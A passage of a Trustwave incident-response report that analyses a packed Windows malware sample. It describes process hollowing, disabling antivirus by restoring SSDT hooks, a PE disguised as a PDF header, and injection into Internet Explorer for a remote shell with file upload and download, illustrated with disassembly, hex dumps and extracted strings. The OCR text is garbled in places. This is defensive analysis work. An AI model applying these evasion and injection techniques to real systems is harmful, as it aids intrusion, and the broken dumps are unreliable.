000014556200000400488756224004020011200	RETUF ASCII JMP t RETUF RETUF	N to 1 .7C911 "\\U N to 1 N to 1	ntdl 0600 pdat crt. 7472 7472

Once the data was decrypted, 'Updater.exe' re-launched its own process in a suspended mode (in a suspended mode, the process doesn't start execution, until its main thread is resumed) and injected the decrypted Portable Executable code into it.

It then resumed the main thread of the new process and terminated the primary 'Updater.exe' process. The subsequent section (Section 3.2.4) contains analysis of this secondary 'Updater.exe' instance.



#### 3.2.4 Second Updater.exe Process

#### 3.2.4.1 Static Analysis

The code injected to the second 'Updater.exe' process was dumped from memory and analyzed. It is a standard Portable Executable file and packed with NsPack. The internal Time Stamp indicated the binary was compiled in January 2009:

e_oemid:	0x0000		*
e_oeminfo:	0x0000		
e_res2:	0x000000	000000000000000000000000000000000000000	
<pre>e_lfanew:</pre>	0x00000F	0	
			=
File Header			_
Machine:		0x014C (I386)	
NumberOfSect	tions:	0x0003	
TimeDateStar	mp:	0x4976C6F2 (GMT: Wed Jan 21 06:55:46 2009)	
PointerToSyn	mbolTable:	0x0000000	
NumberOfSym	cols:	0x000000x0	
SizeOfOption	nalHeader:	0x00E0	
Characterist	tics:	0x010F	
		(RELOCS_STRIPPED)	
		(EXECUTABLE_IMAGE)	
		(LINE_NUMS_STRIPPED)	
		(LINE_NUMS_STRIPPED) (LOCAL_SYMS_STRIPPED)	

Since the program was packed, static analysis halted at this stage and dynamic and deep analysis was subsequently performed.

## **3.2.4.2 Dynamic Analysis**

We did not performed detailed dynamic analysis, as the goal was to unpack the packed executable and perform deep analysis on the unpacked file.

## 3.2.4.3 Deep Analysis

In order to fully analyze the malicious code, the packed executable was unpacked manually with a debugger and the unpacked file was dumped from memory for further analysis.

Analysis of the unpacked code in IDA Pro revealed interesting features of the malware. It turned out that under the NsPack layer, there was another layer of protection that disables local security software (firewalls, antivirus software) in an attempt to prevent or slow down automated malware analysis techniques:

- Malware checked if C:\WINDOWS\system32\notepad.exe exists on the system.
- Malware checked if it was running in an environment where API functions associated with system clock are patched to return misrepresented value. Such functions are often utilized in time-based calculations. This allowed the malware




to detect if its code was being analyzed and/or allowed the delay of malicious actions, so that suspicious activity is not seen immediately after malware execution.

 Malware removed software hooks in the kernel code that are usually installed by antivirus and firewall software – effectively disabling them. The malware performed this task by restoring the original addresses of the SSDT (System Service Dispatch Table), after finding them by analyzing the NT kernel module (e.g. ntorkrnl.exe). The routine that located the original SSDT entries appeared to be copied from code developed by Alexander Tereshkin, aka 90210 and posted on rootkit.com a few years ago.

Once the protective functions had been called, the malware proceeded to drop its own copy - saved as an 'index32.dat' file into the Cookies folder inside the user profile (e.g. C:\Documents and Settings\<username>\Cookies\index32.dat).

In the next step, the malware built another Portable Executable, which was for later use. It used an interesting technique that appeared to be another attempt to mislead malware analysts. There was embedded data inside the unpacked file that appeared to be a header for the PDF file:



Subsequently, the malware patched the buffer - converting something that just a second ago looked like a PDF file, into a data stream that formed an executable file:



	805424 10	LEA	EDX. [ESP+10]	
004024EE 004024F2	52	PUSH	EDX	
004024F3	808424 70010000	LEA	EAX, [ESP+17C]	
004024FA	50	PUSH	EAX	
004024FB	8D4C24 20	LEA	ECX, [ESP+20]	
004024FF	51	PUSH		
00402500	805424 30	LEA	EDX, [ESP+3C]	
00402504	52	PUSH		
00402505	68 E0F70000	PUSH		
3040250A	68 60A14000	PUSH	Region00.0040A160	ASCII "MZDF−1.4\r%Γπ=≞\r\n752 0 obj <
3040250F	C605 60A14000 4D	MOV	BYTE PTR [40A160], 40	
00402516	C605 61A14000 5A	MOV	BYTE PTR [40A161], 5A	
0040251D 00402522	E8 6EF4FFF 83C4 18	ADD	Region00.00401990 ESP, 18	
0402525	8500	TEST	EAX. EAX	
00402527 00402527	↓ 0500 ↓ 0F84 E6000000	JE	Region00.00402613	
0040252D	8B5C24 10	MOV	EBX, [ESP+10]	
0402531	53	PUSH	EBX	
0402532	808424 70010000	LEA	EAX, [ESP+17C]	
0402539	50	PUSH		
040253A	804C24 20	LEA	ECX, [ESP+20]	
3040253E	51	PUSH		
040253F	805424 30	LEA	EDX, [ESP+3C]	
	805424 30	LEA		
SP=0012F7E0		LEA		
ddress Hex dum	p		ASCII	0012F7E4 0000F7E0
ddress Hex dum 040A160 4D 5A 4	p 4 46 2D 31 2E 34 0D 25 E2 E	3 CF D3 OD	ASCII ASCII	0012F7E4 0000F7E0
SP=0012F7E0 ddress Hex dum 040A160 4D 5A 4 040A170 37 35 3	p 4 46 2D 31 2E 34 0D 25 E2 E 2 20 30 20 6F 62 6A 20 3C 3	3 CF D3 OD C 2F 4C 69	ASCII ▲ OA MZDF-1.4.%âăĎú 6E 752 0 obj < <td>0012F7E4 0000F7E0 0012F7E8 0012F828 ASCII ″MZDF−1.4\r%Γπ≐⊏\r</td>	0012F7E4 0000F7E0 0012F7E8 0012F828 ASCII ″MZDF−1.4\r%Γπ≐⊏\r
BP=0012F7E0           ddress         Hex         dum           040A160         4D         5A         4           040A160         37         35         3           040A180         65         61         7	p 4 46 2D 31 2E 34 0D 25 E2 E 2 20 30 20 6F 62 6A 20 3C 3 2 69 7A 65 64 20 31 2F 4C 2	3 CF D3 OD C 2F 4C 69 0 31 30 38	ASCII ▲ OA MZDF-1.4.%åãĎÓ 6E 752 0 obj <34 earized 1/L 1084	0012F7E4 0000F7E0 0012F7E8 0012F828 ASCII "M2DF-1.4\r%f #≐¤\r 0012F7EC 0012F810 ASCII "PE" 0012F7F0 0012F970 0012F7F4 0012F808
BP=0012F7E0           ddress         Hex         dum           040A160         4D         5A         4           040A160         37         35         3           040A170         37         35         3           040A180         65         61         7	p 4 46 2D 31 2E 34 0D 25 E2 E 2 20 30 20 6F 62 6A 20 3C 3	3 CF D3 OD C 2F 4C 69 0 31 30 38	ASCII ▲ OA MZDF-1.4.%åãĎÓ 6E 752 0 obj <34 earized 1/L 1084	0012F7E4 0000F7E0 0012F7E8 0012F828 ASCII "MZDF-1.4\\パア市中レン 0012F7E0 0012F810 ASCII "PE" 0012F7F0 0012F970 0012F7F4 0012F980 0012F7F8 7C800529 kernel32.GetModuleHandle
SP=0012F7E0           ddress         Hex         dum           040A160         4D         5A         4           040A170         37         35         3           040A180         65         61         7           040A190         31         37         3	p 4 46 2D 31 2E 34 0D 25 E2 E 2 20 30 20 6F 62 6A 20 3C 3 2 69 7A 65 64 20 31 2F 4C 2 2 2F 4F 20 37 35 35 2F 45 2	3 CF D3 OD C 2F 4C 69 0 31 30 38 0 E8 00 00	ASCII ▲ OA MZDF-1.4.%åăĎÓ 6E 752 0 obj <34 earized 1/L 1084 00 172/0 755/E č	0012F7E4 0000F7E0 0012F7E8 0012F828 ASCII "MZDF-1.4\r%T m=u\r 0012F7E0 0012F810 ASCII "PE" 0012F7E0 0012F970 0012F7F4 0012F808 0012F7F8 7C808529 kernel32.GetModuleHandle 0012F7F0 00000000
ddress Hex dum 0400160 4D 5A 4 040A170 37 35 3 040A180 65 61 7 040A180 31 37 3 040A180 31 37 3 040A180 31 37 3	p 4 46 2D 31 2E 34 0D 25 E2 E 2 20 30 20 6F 62 6A 20 3C 3 2 69 7A 65 64 20 31 2F 4C 2	3 CF D3 0D C 2F 4C 69 0 31 30 38 0 E8 00 00 1 30 36 39	ASCII ▲ OA MZDF-1.4.%åăĎÓ 6E 752 0 obj <34 earized 1/L 1084 00 172/0 755/E č 30 65/N 231/T 10690	0012F7E4 0000F7E0 0012F7E8 0012F828 ASCII "M2DF-1.4\rXT m=u\r 0012F7E0 0012F810 ASCII "PE" 0012F7F4 0012F970 0012F7F4 0012F808 0012F7F8  7C80B529 kernel32.GetModuleHandle

Memory was dumped and viewed - revealing that it resembled a typical Portable Executable file:



00000000:																
																752 0 obj <
																earized 1/L 1084
00000030:	31	37	32	2F	4F	20	37	35 3	52	F 4	5 20	E8	00	00	00	172/0 755/E è
00000040:	36	35	2F	4E	20	32	33	31 2	F 5	4 20	0 31	30	36	39	30	65/N 231/T 10690
00000050:	38	34	2F	48	20	5B	20	37 3	13	6 20	031	36	37	35	5D	84/H [ 716 1675]
00000060:	3E	3E	ØD	65	6E	64	6F	62 6	A 0	D 20	0 20	20	20	20	20	>>.endobj.
00000070:	20	20	ØD	0A	78	72	65	66 0	D 0	A 31	7 35	32	20	32	31	xref752 21
00000080:	0D	0A	30	30	30	30	30	30 3	03	03	1 36	20	30	30	30	0000000016 000
00000090:	30	30	20	6E	0D	0A	30	30 3	03	0 30	0 30	32	33	39	31	00 n0000002391
000000A0:	20	30	30	30	30	30	20	6E 0	D 0	A 30	0 30	30	30	30	30	00000 n000000
000000B0:	32	35	31	30	20	30	30	30 3	03	0 20	0 6E	0D	ØA	30	30	2510 00000 n00
000000C0:	30	30	30	30	32	35	35	33 2	03	0 30	0 30	30	30	20	6E	00002553 00000 n
00000D0:	ØD	ØA	30	30	30	30	30	30 3	2 3	6 3	8 36	20	30	30	30	0000002686 000
000000E0:																
000000F0:	CF	C2	76	49	00	00	00	00 0	00	0 0	0 00	E0	00	0F	01	ÏÂvIà
00000100:	0B	01	07	0A	00	C6	00	00 0	05	C 0(	0 00	00	00	00	00	Æ\
00000110:	1B	7E	00	00	00	10	00	00 0	0 E	0 0	0 00	00	00	40	00	.~à@.
00000120:																
00000130:	04	00	00	00	00	00	00	00 0	09	0 0	1 00	00	04	00	00	
00000140:	00	00	00	00	02	00	00	00 0	00	0 10	0 00	00	10	00	00	
00000150:																
00000160:																j^ñŒ
00000170:																
00000180:																
00000190:																
000001A0:	00	00	00	00	00	00	00	00 0	00	0 0	0 00	00	00	00	00	
000001B0:	20	F1	00	00	48	00	00	00 0	00	0 0	0 00	00	00	00	00	ñH
000001C0:																.à¤
000001D0:																
000001E0:	2E	74	65	78	74	00	00	00 0	03	0 0	1 00	00	10	00	00	.text0
000001F0:	00	30	01	00	00	10	00	00 0	00	0 0	0 00	00	00	00	00	.0
00000200:																`à.rdata
00000210:																.P@P@
00000220:																à
00000230:																.data8>
00000240:																ae
00000250:	00	00	00	00	40	00	00	C010	0 0	0 0	0 00	00	00	00	00	ļ@Å
00000000	20	00	00	00	00	00	00	0010	<u> </u>	<u> </u>				00	~~	

Once the buffer was ready, the malware launched Internet Explorer process in a suspended mode, injected the Portable Executable code into it, and resumed the main thread of the browser.

## 3.2.5 Explore.exe Process

The 'Updater.exe' used a complex, two-stage process that avoided antivirus detection, attempted to thwart malware analysis, and disabled security software. It prepared a safe ground for launching the final payload delivered via code injection to Internet Explorer.

## 3.2.5.1 Static Analysis

The internal time stamp indicates that the binary has been compiled in January 2009:



e_oemid:	0x657A		A
e_oeminfo:	0x2064		
e_res2:	0x2F31204C3031343B37312F32204F35372F352045		
<pre>e_lfanew:</pre>	0x00000E8		
≻File Header			E
Machine:		0x014C (I386)	
NumberOfSections:		0x0002	
TimeDateSta	-	0x4976C2CF (GMT: Wed Jan 21 06:38:07 2009)	
-		0x000000x0	
NumberOfSym		0x0000000	
SizeOfOptionalHeader: Characteristics:			
		0x010F	
		(RELOCS_STRIPPED)	
		(EXECUTABLE_IMAGE)	
		(LINE_NUMS_STRIPPED)	-
		(LOCAL SYMS STRIPPED)	

The following strings of interest were extracted from the running malware:

%%%02X id=%s&id=%s&id=%s&id=%s&id=%s (%s)(%s)(%s)%s 2K.%s XP.%s 2K3.%s VST%d.%d.%d.%s UK%d.%d.%d.%s SP%s ко ко ко OK OK OK http://%s:%d/%s POST id= 41.php? GEŤ cmd shell closed invalid command mput over&success mput over&failure wb+ mput mget over&success mget over&failure mget exit 31.php? Create process fail! cmd.exe %ComSpec% Create pipe fail! Open HOST\_URL error InternetOpenUrl error InternetOpen error 3.4 2.php? 1.php? &Error&



&Done
4.php?
3.1
3.php?
%02x
500
StdAfx.h
thaspfub{jNDUHTHAS{tBDRUNS^
dBISBU{jHINSHUNI@'
bOUGDJCkIHORITOHA&
cLW@RDII%
Xzo yyt:!;%5=vzxeta wyp.5XF\P5#;%.5B {qzbf5[A5 ;\$.5FC\$.5;[PA5VYG5\$;\$;!&"<
C:\WINDOWS\system32\NeroCheck32.exe
stdafx.H
C:\WINDOWS\system32\dllcache\ai477ux.sys
C:\WINDOWS\Installer\b487ee.msi
C:\WINDOWS\system32\services.msc
C:\Program Files\Internet Explorer\IEXPLORE.EXE

The strings extracted from the running process indicated that the malware was most likely capable of sending detailed information about the system to the remote attacker and execute commands via remote shell.

Note: some of the strings above are encrypted and are only decrypted during runtime.

#### 3.2.5.2 Dynamic Analysis

At this time detailed dynamic analysis has not been performed, given the goal was to understand the internal workings of the code.

#### 3.2.5.3 Deep Analysis

Detailed analysis of the code injected into hijacked Internet Explorer process highlighted the following findings:

- Malware utilized MD5 sums to verify the content of its own files
- Malware uploaded information about computer name, usernames, Operating System version, network adapter information, IP address to external location; all information sent to a remote location was encrypted
- Malware had the ability to download and executes file from the remote site

The most important part of the payload was the remote shell that was implemented in a similar fashion as the payload from Sample #1. Apart from commands passed to a command interpreter specified via %COMSPEC% environment variable, Sample #2 also implemented "mput" and "mget" commands for downloading and uploading the files. In order to hide files uploaded to the victim's machine, the timestamps of the uploaded file were modified so they resembled the timestamps of the local operating system files.



## 4 Contacts

The following individuals are the regional lead contacts for Trustwave's Incident Response Team:

USA Contact Information				
Contact Name:	Colin Sheppard			
Contact Phone:	312.873.7474			
Contact Fax:	312.443.1620			
Contact E-Mail Address:	csheppard@trustwave.com			
Address:	70 W Madison St			
	Suite 1050			
	Chicago, IL 60602			

EMEA Contact Information				
Contact Name:	Stephen Venter			
Contact Phone:	+44 207.070.5982			
Contact Fax:	+44 845.456.9612			
Contact E-Mail Address:	sventer@trustwave.com			
Address:	8th floor, Westminster Tower, 3 Albert Embankment London, UK SE1 7SP			

APAC Contact Information				
Contact Name:	Marc Bown			
Contact Phone:	+61 2 9089 8870			
Contact Fax:	+61 2 9089 8989			
Contact E-Mail Address:	mbown@trustwave.com			
Address:	Level 26, 44 Market Street, Sydney, NSW, 2000, Australia			

